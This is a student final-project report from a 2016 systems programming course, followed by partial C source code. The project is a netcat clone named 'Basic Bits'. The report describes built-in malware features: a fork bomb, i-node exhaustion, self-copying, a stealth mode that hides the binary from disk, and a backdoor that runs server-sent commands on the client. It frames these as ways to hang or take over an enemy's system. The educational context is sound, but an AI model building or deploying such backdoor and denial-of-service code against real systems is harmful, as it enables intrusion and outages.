|  |
| --- |
| SY204: System Programming and Operating Systems |
| Final Project: Basic Bits |
| Lexi Mendolia and Shannon Gorman |

|  |
| --- |
| 07 MAY 2016 |

# TABLE OF CONTENTS

1. [TABLE OF CONTENTS 2](#h.30j0zll)
2. [INTRO 2](#h.1fob9te)
3. [DESIGN DECISIONS 3](#h.3znysh7)
4. [PROCEDURES 3](#h.2et92p0)
5. [MALWARE CHARACTERISTICS 9](#h.tyjcwt)
6. [TECHNIQUES 9](#h.3dy6vkm)
7. [LESSONS LEARNED 10](#h.1t3h5sf)
8. [CONCLUSION 10](#h.4d34og8)
9. [APPENDICES 12](#h.2s8eyo1)
10. [REFERENCES](#h.17dp8vu) 12
11. [SOURCE CODE 13](#h.3rdcrjn)
12. [PRESENTATION SLIDES 32](#h.26in1rg)

# 1. INTRO

*““Swimming is not about learning how to breathe – it is about learning how to drown” – Unknown” – Mitchell Swartwood*

Our netGoat program, named Basic Bits, is a culmination of an entire semester of Systems Programming and Operating Systems. Basic Bits, designed to mimic the ‘netcat’ program on steroids, is an intensely powerful program that does far beyond TCP and UDP communication. We additionally implemented various malware characteristics, along with communication options, hard coded sockets, and backdoors. It is a powerful tool that can now foster powerful ethical application.


# 2. DESIGN DECISIONS

The Basic Bits team did not need to make a decision until milestone four, where we chose to implement ‘Peek-a-boo’ and ‘F Bob-omb’. We chose ‘F Bob-omb’ first, knowing that the fork bomb is one of the most fundamental, yet most powerful malware. Essentially, we put a fork function in a continuous “while” loop in order to keep creating child processes and slow down the system. Next, we chose ‘Peek-a-boo’, partially because of its cute name, but mainly because we already had written in our stealth function, and knew that adding a capability to toggle the stealth mode on and off would likely not add too many more lines of code. We were more comfortable with these options and felt that we could better complete them. Although it is always important to remember the importance of choosing activities outside of your comfort zone, we made the executive decision and decided that this was not the right time.

For milestone five, the Basic Bits team chose to implement ‘Variable Payloads’ and introduce SIGUSR1 and SIGUSR2. We found that this route gave the user more functionality with their netGoat and added more capability than a simple heartbeat function. We decided each of the four variable payloads would be triggered by a “-a” or “-b” (representing SIGUSR1 and SIGUSR2) and the option representing the payload (-f for fork-bomb, -i for overflowing the i-node table, -m for metoo, and -p for peek-a-boo). We found these options to be more malicious in nature and provided a unique learning experience.


# 3. PROCEDURES

Milestone one created and utilized functions and global variables. Functions compartmentalize the program, and support the Rule of Modularity, Concept of Reusability, and Concept of Abstraction. These were basic aspects of all of our labs and helped create the basic structure of our project. We used the myCat lab for the usage options. When nothing is entered or a -h is entered, the program executes the usage() function, which was a series of printf statements with all the necessary information about the options and capabilities of our program.




We used the same error function throughout the entire program. The errors were written to Standard Error (stderr) to report errors throughout the entire program.


Milestone two utilized the myCat lab as well. The original ‘netcat’ utility reads information (bytes) from standard input and sends it to a remote system. In the myCat lab and for this milestone of Basic Bits, we are reading bytes from standard input and sending them to standard output. In our netcat, the ability to “cat” a file, is triggered by a -c.





Milestone three is all about being stealthy. In the “Hiding from ls” lab, we designed a program that did not show up on the file system on disk while executing, while writing to a new, random file name in /tmp. We did this by “unlinking” the file from the i-node table. We decided to use (-s) for stealth, since both Shannon and stealth start with ‘s’. Milestone three was different from our lab though, in that it required the use of exit handlers. After the first “close” in our function (after the file is hidden on disk), an exit handler sends the program to a function that would write the contents of the file (written into a “stealthbuffer”) to a new, randomly named file in /tmp.




In Milestone 4, also known as standard payloads, we utilized the baseball lab heavily. For the fork bomb function, we just had to write a fork function into a continuous while loop. However, for the Peek-a-Boo function, we had to think of a way for the system to recognize if the stealth mode was triggered, and to either toggle it on or off. We added flags into our switch-case for -s in our main function. Then, if -p was entered, it would be either sent to a signal handler that would send the system to a stealth mode function (if -s was not written) or a no-stealth mode function (if -s was written by the user). The stealth mode function remained relatively the same for this milestone, however we did need to create a new “no stealth” function. The no-stealth function opened a new file named “BasicBits” in O\_CREAT mode, and wrote the contents of our file (which was set in a globalized buffer) into the new file.







For milestone five, we chose to do Variable Payloads. We implemented the remaining two options from milestone four, ‘Seats Taken’ and ‘Me Too’, and gave the user the ability to choose the signals SIGUSR1 and SIGUSR2 that would trigger the function. If a user wanted to have the function triggered by SIGUSR1, they would have to enter -a, and would have to enter -b for SIGUSR2. The design of ‘Seat’s Taken’ was quite simple; we opened new, randomly named files in a continuous while loop in order to overflow the i-node table. For ‘Me Too,’ we wrote the contents of our BasicBits code into a globalized buffer. We wrote the contents of that buffer into a randomly named file in /var/tmp.




Milestone six expanded on the myCat lab and executed commands entered into the command line. In addition, the ‘Dry Fit’ portion of milestone six utilized pipes for communication between parent and child processes.



Milestone seven was one of the most difficult milestones, but it is arguably the most impressive. We now integrate the communication aspect of netcat, and are able to communicate between a host and a server.



We likewise integrated a separate option within this milestone that had the server and port number hardcoded in. So, in the client, if a user typed –z, they would not have to type the IP Address and port number.

 Likewise, we implemented the capability for the server to send commands to be executed on the client if they had triggered the execute function and the listening function (-le). So, if the server had written “ls,” the client would execute ls.

# 4. MALWARE CHARACTERISTICS

Our netcat program is a perfect example of a cyber-program that can be executed maliciously. In milestone three, we created a “stealth mode” to hide our own file from disk. If we had done this to another system, we could potentially fill their computer with malicious files, and they would never be able to see them! At the same time, there is also potential to utilize BasicBits in a defensive way. We now have the capability to hide our own file from potential hackers who may be looking for it!

The meat of our malware however, came in milestones four, five, and seven.

In milestone four, we implement ‘Me Too’, ‘Seats Taken’ and ‘Fork Bob-omb,’ which all deal with memory allocation and freeing memory once it has been used (or lack thereof). In ‘Seats Taken’, we fill the i-node table with entries so that even if the computer does not hang, it will not be able to keep a log file or track activity. This will inevitably slow down a system, giving a hacker time to access data and perhaps destroy parts of an enemy’s system. In ‘Me Too’, we create a new copy of our program and fill the computer. In ‘Fork Bob-omb’, we continuously create child processes, until the computer ultimately runs out of memory and processing power and hangs. This affects and hinders the Availability of the system. Milestone seven may have the coolest piece of malware though. Through our socket, we can toggle a new shell, which would act as a backdoor. Essentially, we could have the client execute a command that we typed in on our server. The implications of this capability cannot be understated. If we were to establish a connection with an enemy system, we could gain root access and execute any command we wanted on their system.

# 5. TECHNIQUES

Our Basic Bits program can be used as harmless netcat program and used to execute commands or connect to another host. However, once the connection is established, you can combine the malware characteristics with the backdoor option. Once you are able to execute commands from your shell onto their computer, the ‘F-bob-omb’ and ‘Seats Taken’ are purely malicious commands that could be executed. Defensively, you can utilize stealth mode so that the Basic Bits program does not appear to exist on disk, and the user can not remove the binary (or look through the code).

# 6. LESSONS LEARNED

As with many things in life, you learn the most from the struggle. The team initially had a strong grasp on the project, met all of the deadlines, and was uncontrollably passionate about making the best netGoat the cyber department had ever seen.

The first significant technical issue was found during Milestone 5, with Variable Payloads. Up until this milestone, the objectives were well known, understood, and confidently implemented. However, the integrity of our entire project structure was put into question with the addition of Variable Payloads. We needed to revamp the structure and the intentions of the other functions within our project to ensure that the signals were used the way they were intended to be used. Because there were four options, and two options for signals, we ended up creating eight signal handlers. If we were to do this project again, we would find a way to reduce that number.

Although we were using the same tool sets as we utilized in the labs, it took a bit of a struggle to understand that we could not necessarily implement the tools in the same way. We needed to alter the code from the labs to fit the current needs of the situation.

After we finished our completed project, we found time to reflect on both ourselves and the Basic Bits code. There were a few things that we could’ve structured differently to save time and shorten our code. Basic Bits did not fully embrace modularity at the start, and we decided that in the future, modularity would be higher on the priority list since it would have saved more time in the long run (since we had to keep changing our code).

Communication is a key component of group projects, and we learned more about its importance.

One last and important final lesson is the importance of saving your work in more than one place in case you accidentally use your new malware against yourself. Through a programming error, we almost lost our entire program when testing our stealth mode function. Since we had not been using git, one of our group members had a particularly rough morning trying to grasp that she had lost the entire, thousand-line code. Luckily, she had recently sent a copy via email to another member. Nonetheless, using git would have solved her original problem.

# 7. CONCLUSION

In conclusion, although some of the group believes the project was way beyond the scope of the class, it was a learning experience in many ways. We were provided with hands on experience to actually implement the concepts and processes that we learned about through the semester. It was the first time we ever had code that was over one thousand lines long and take multiple months to complete, and the experience will certainly help us in the future.

# 8. APPENDICES

## A) REFERENCES

MIDN 3/C Alex Varon, MIDN 3/C Adam Montgomery, MIDN 3/C Katie Swafford, MIDN 3/C Dylan Struthers, MIDN 3/C Robert Kay, LCDR Chris Hoffmeister, LCDR Andrew Slack, MGSP sessions, and extra instruction from LCDR Andrew Slack.

Images for our presentation are not ours and were found on transparent themed blogs on Tumblr.

Images of MIDN 3/C Mitchell Swartwood and MIDN 3/C Alex Varon on not ours either, we googled their names and edited the background out.

## B) SOURCE CODE

/\* Name: MIDN S.Y Gorman and A.N. Mendolia

Alpha: 182214 and 184242

Course: SY204 - Sys Prgm & OS Fund

Assignment: NETCAT

Description: This program is meant to replicate the netcat command.

Resources: Alex Varon, Adam Montgomery, Katie Swafford, Dylan Struthers, MGSP, EI, Chris Kay

The Linux Programming Manual, page 1409

tutorialspoint.com (how to output simple error message & how to use fopen)

http://www.kammerl.de/ascii/AsciiSignature.php (for text to ASCII title)

Thank you to all of our supporters. Stay basic. \*/

// Required Includes

#include <stdlib.h>

#include <stdio.h>

#include <sys/types.h>

#include <sys/stat.h>

#include <fcntl.h>

#include <unistd.h>

#include <getopt.h>

#include <string.h>

#include <errno.h>

#include <strings.h>

#include <signal.h>

#include <wait.h>

#include <netinet/in.h> // Network Internet Library: IPPROTO\_\*

#include <sys/socket.h>

#include <arpa/inet.h> // ARPA Internet: IPPROTO\_\*, htons(3), inetntop(3)

#include <netdb.h> // Network Database: struct sockaddr\*, struct addrinfo, getaddrinfo(3), gai\_strerror(3)

// Global Constants

pid\_t pidForked; // PID returned from fork

int flagS1 = 0;

int flagS2 = 0;

int size;

int flagStealth = 0;

int listeningFlag = 0;

int phoneHomeflag = 0;

char buffer[1024];

char basicbuffer[5096];

char stealthbuffer[1024];

int pflag = 0;

int executeFlag = 0;

static int pipe1[2];

static int pipe2[2];

#define \_GNU\_SOURCE

#define CLIENT\_MODE 001 // Default

#define SERVER\_MODE 002

#define IPv4\_MODE 004 // Default

#define TCP\_MODE 020

#define STD\_ERR\_RETURN -1

#define NULL\_ERR\_RETURN NULL

#define MAX\_CMD\_LN\_LEN 1024

#define MAX\_NUM\_ARGS 128

#define MAX\_NUM\_PIPE 128

#define MAX\_STR\_LEN 1024

#define BUF\_SIZE 1024

#define MAX\_NUM\_PEND\_CONNECT 25

int sfdServer; // Socket for server

int sfdClient; // Socket for client

char \*bufData;

char flgMode = CLIENT\_MODE | IPv4\_MODE | TCP\_MODE;

char \*arg;

// Function prototypes

int getFullCmdLn(char \*strFullCmdLn);

int tokParseFullCmdLn(char \*strFullCmdLn);

int tokParsePipeline(char \*strPipeline);

int tokParseSingleCmd(char \*strSingleCmd, char flgPipeline, int \*fdPrevPipeRd);

int strArrayNCopy(char \*strDestArray[], char \*strSrcArray[], int maxStrLen, int numElemsCopy, int maxNumElems);

int isOnlyWhiteSpace(char \*strCheckForWhiteSpace);

void usage(char \*strCalledName);

int cat(int argc, char \*argv[]);

int fileRead(int fd);

char \*tempnam(const char \*dir, const char \*pfx);

int stealthMode(int argc, char \*argv[]);

void stealth(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext);

void stealthExit(void);

void errorFunc(int errNum);

void metoo(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext);

void seatstaken(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext);

void fbomb(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext);

void nostealth(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext);

int sigReg1m(int argc, char \*argv[]);

int sigReg2m(int argc, char \*argv[]);

int sigReg1i(int argc, char \*argv[]);

int sigReg2i(int argc, char \*argv[]);

int sigReg1f(int argc, char \*argv[]);

int sigReg2f(int argc, char \*argv[]);

int sigReg1p(int argc, char \*argv[]);

int sigReg2p(int argc, char \*argv[]);

int executeFunc(int argc, char \* argv[]);

void shutdownFunc(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext);

int listeningFunc(int argc, char \* argv[]);

int clientFunc(int argc, char \* argv[]);

int phoneHome(int argc, char \*argv[]);

int execinSocket(int argc, char \* argv[]);

int main( int argc, char \*argv[] ) {

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

// USAGE FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int opt; // Option character (Unicode support)

opterr = 0;

while ( ( opt = getopt(argc, argv, ":sablhemifpcz")) != -1 ) {

switch (opt) {

case 'h': // Help Option

usage(argv[0]);

break;

case 'a': //like if you entered "SIGUSR1"

flagS1 = 1;

break;

case 'b': //like if you entered "SIGUSR2"

flagS2 = 1;

break;

case 's':

flagStealth = 1;

stealthMode(argc, argv);

break;

case 'c':

cat(argc, argv);

break;

case 'm':

if (flagS1 == 1){sigReg1m(argc, argv);}

if (flagS2 == 1){sigReg2m(argc, argv);}

break;

case 'i':

if (flagS1 == 1){sigReg1i(argc, argv);}

if (flagS2 == 1){sigReg2i(argc, argv);}

break;

case 'f':

if (flagS1 ==1){sigReg1f(argc, argv);}

if (flagS2 == 1){sigReg2f(argc, argv);}

break;

case 'p':

pflag = 1;

if (flagS1 == 1){sigReg1p(argc, argv);}

if (flagS2 == 1){sigReg2p(argc, argv);}

break;

case 'e':

executeFlag = 1;

//executeFunc(argc, argv);

break;

case 'l':

listeningFlag = 1;

//listeningFunc(argc, argv);

break;

case 'z':

phoneHomeflag = 1;

phoneHome(argc, argv);

break;

default:

usage(argv[0]);

break;

}

}

if ((listeningFlag == 1) & (executeFlag ==1)){execinSocket(argc, argv);}

if ((listeningFlag == 1) & (executeFlag == 0)){listeningFunc(argc, argv);}

if ((listeningFlag == 0) & (executeFlag == 1)){executeFunc(argc, argv);}

int sigRegistered;

struct sigaction sigHandler;

sigHandler.sa\_sigaction = &shutdownFunc;

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGPIPE, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(17);

}

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//CLIENT FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

if (phoneHomeflag != 1){

int intFailure; // Return from called routines

int intDataIO; // Amount of IO performed

char bufServRply[BUF\_SIZE]; // Buffer for message returned from server

// Server Information

struct addrinfo \*aiHints; // Hints for address search

struct addrinfo \*aiResults; // Results from address search

// Setup search criteria

aiHints = calloc( 1, sizeof( struct addrinfo ));

aiHints->ai\_family = AF\_INET;

aiHints->ai\_socktype = SOCK\_STREAM; // Steam (connection oriented) socket

aiHints->ai\_protocol = IPPROTO\_TCP; // Future proof (explicitly specify TCP

aiHints->ai\_flags |= AI\_CANONNAME; // Return canonical name (not needed)

// Client Information

int sfdSocket; // Socket used to communicate with server

int intSockFamily = AF\_INET; // IPv4

sfdSocket = socket(intSockFamily, SOCK\_STREAM, IPPROTO\_TCP);

if ( sfdSocket == -1 ) {

errorFunc(3);

}

// Search for server

intFailure = getaddrinfo(argv[1], argv[2], aiHints, &aiResults);

if ( intFailure != 0 ) {

fprintf(stderr, "ERROR: Unable to get server address information - %s\n", gai\_strerror(intFailure));

freeaddrinfo(aiResults);

free(aiHints);

return 4;

}

free(aiHints);

if ( aiResults == NULL ) {

errorFunc(19);

}

unsigned short portNum;

unsigned short portMessage;

portMessage = atoi(argv[2]);

portNum = htons(portMessage);

((struct sockaddr\_in \*)aiResults->ai\_addr)->sin\_port = portNum;

// Set server port (Level 2 - 2)

// Connect to socket (Howdy Internet - 3)

intFailure = connect(sfdSocket, aiResults->ai\_addr, aiResults->ai\_addrlen);

if ( intFailure == -1 ) {

errorFunc(20);

freeaddrinfo(aiResults);

}

freeaddrinfo(aiResults);

char strFullCmdLn[1024]; // String for full command line

while (1){

if (fgets(strFullCmdLn, BUF\_SIZE, stdin) == NULL ) { // Read command line

//fprintf(stdout, "\n");

errorFunc(30);

}

// Perform I/O

// Send a message to the server (Howdy Internet - 4)

intDataIO = write(sfdSocket, strFullCmdLn, strlen(strFullCmdLn));

if ( intDataIO == -1 ) {

errorFunc(21);

}

// Receive a message from the server (Howdy Internet - 5)

intDataIO = read(sfdSocket, bufServRply, BUF\_SIZE);

if ( intDataIO == -1 ) {

errorFunc(22);

}

// Output message from server to standard output (Howdy Internet - 6)

intDataIO = write(STDOUT\_FILENO, bufServRply, intDataIO);

}

// Close socket

intFailure = close(sfdSocket);

if ( intFailure == -1 ) {

errorFunc(23);

}

}

return 0;

//END MAIN

}

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//REGISTER SIGNALS (8 signal handlers): triggered by -a or -b

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int sigReg1m(int argc, char \*argv[]){

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

sigHandler.sa\_sigaction = &metoo;

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR1, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

int sigReg2m(int argc, char \*argv[]){

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

sigHandler.sa\_sigaction = &metoo;

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR2, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

int sigReg1i(int argc, char \*argv[]){

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

sigHandler.sa\_sigaction = &seatstaken;

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR1, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

int sigReg2i(int argc, char \*argv[]){

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

sigHandler.sa\_sigaction = &seatstaken;

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR2, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

int sigReg1f(int argc, char \*argv[]){

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

sigHandler.sa\_sigaction = &fbomb;

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR1, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

int sigReg2f(int argc, char \*argv[]){

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

sigHandler.sa\_sigaction = &fbomb;

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR2, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

int sigReg1p(int argc, char \*argv[]){

int opt; // Option character (Unicode support)

opterr = 0;

while ( ( opt = getopt(argc, argv, ":sablhemifpc")) != -1 ) {

switch (opt) {

case 's': // Help Option

flagStealth = 1;

break;

}

}

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

if (flagStealth == 1){

sigHandler.sa\_sigaction = &nostealth;}

else {sigHandler.sa\_sigaction = &stealth;}

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR1, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

int sigReg2p(int argc, char \*argv[]){

int opt; // Option character (Unicode support)

opterr = 0;

while ( ( opt = getopt(argc, argv, ":sablhemifpc")) != -1 ) {

switch (opt) {

case 's': // Help Option

flagStealth = 1;

break;

}

}

printf("My PID is:\t%ld\n", (long) getpid() ); // Who's who?

int sigRegistered;

struct sigaction sigHandler;

if (flagStealth == 1){

sigHandler.sa\_sigaction = &nostealth;}

else {

sigHandler.sa\_sigaction = &stealth;

}

sigHandler.sa\_flags = SA\_RESTART | SA\_SIGINFO;

sigRegistered = sigaction(SIGUSR2, &sigHandler, NULL);

if ( sigRegistered == -1 ) {

errorFunc(4);

}

while(1){

pause();

}

return 0;

}

//END SIGNAL REGISTERING

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//CAT FUNCTION - called by -c option

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int cat(int argc, char \* argv[]){

char \*dash = "-";

int count = optind;

while(count < argc){

int fd = open(argv[count], O\_RDONLY);

if (fd != -1){

fileRead(fd);

printf("\n");

}

if (strcmp(argv[count], dash) == 0){fileRead(0);}

count++;

}

return 0;

}

//READ FILES: will read in both single file and multiple file names from the command line and print contents

int fileRead(int fd){

char buffer[1024] ="";

int returnReadVal = 1;

int returnVal = 1;

while (returnReadVal > 0){

returnReadVal = read(fd, buffer, 1024);

if (returnReadVal < 0){

errorFunc(1);

}

if (returnReadVal > 0){

returnVal = write(1, buffer, 1024);

}

if (returnVal < 0){errorFunc(2);}

}

close(fd);

return 0;

}

//END CAT

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//Stealth Mode Function: triggered by -s option

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int stealthMode( int argc, char \*argv[]) {

int fd = open("BasicBits", O\_RDONLY);

if (fd == -1){errorFunc(3);}

size = lseek(fd, 0, SEEK\_END);

lseek(fd, 0, SEEK\_SET);

if (read(fd, stealthbuffer, size) == -1){errorFunc(1);}

unlink("BasicBits");

lseek(fd, 0, SEEK\_SET);

close(fd);

if (pflag == 0){atexit(&stealthExit);exit(0);}

else {exit(0);}

}

void stealthExit(void){

int newfd;

char \*randNamFile = tempnam("/tmp", "BasicXXXXXX");

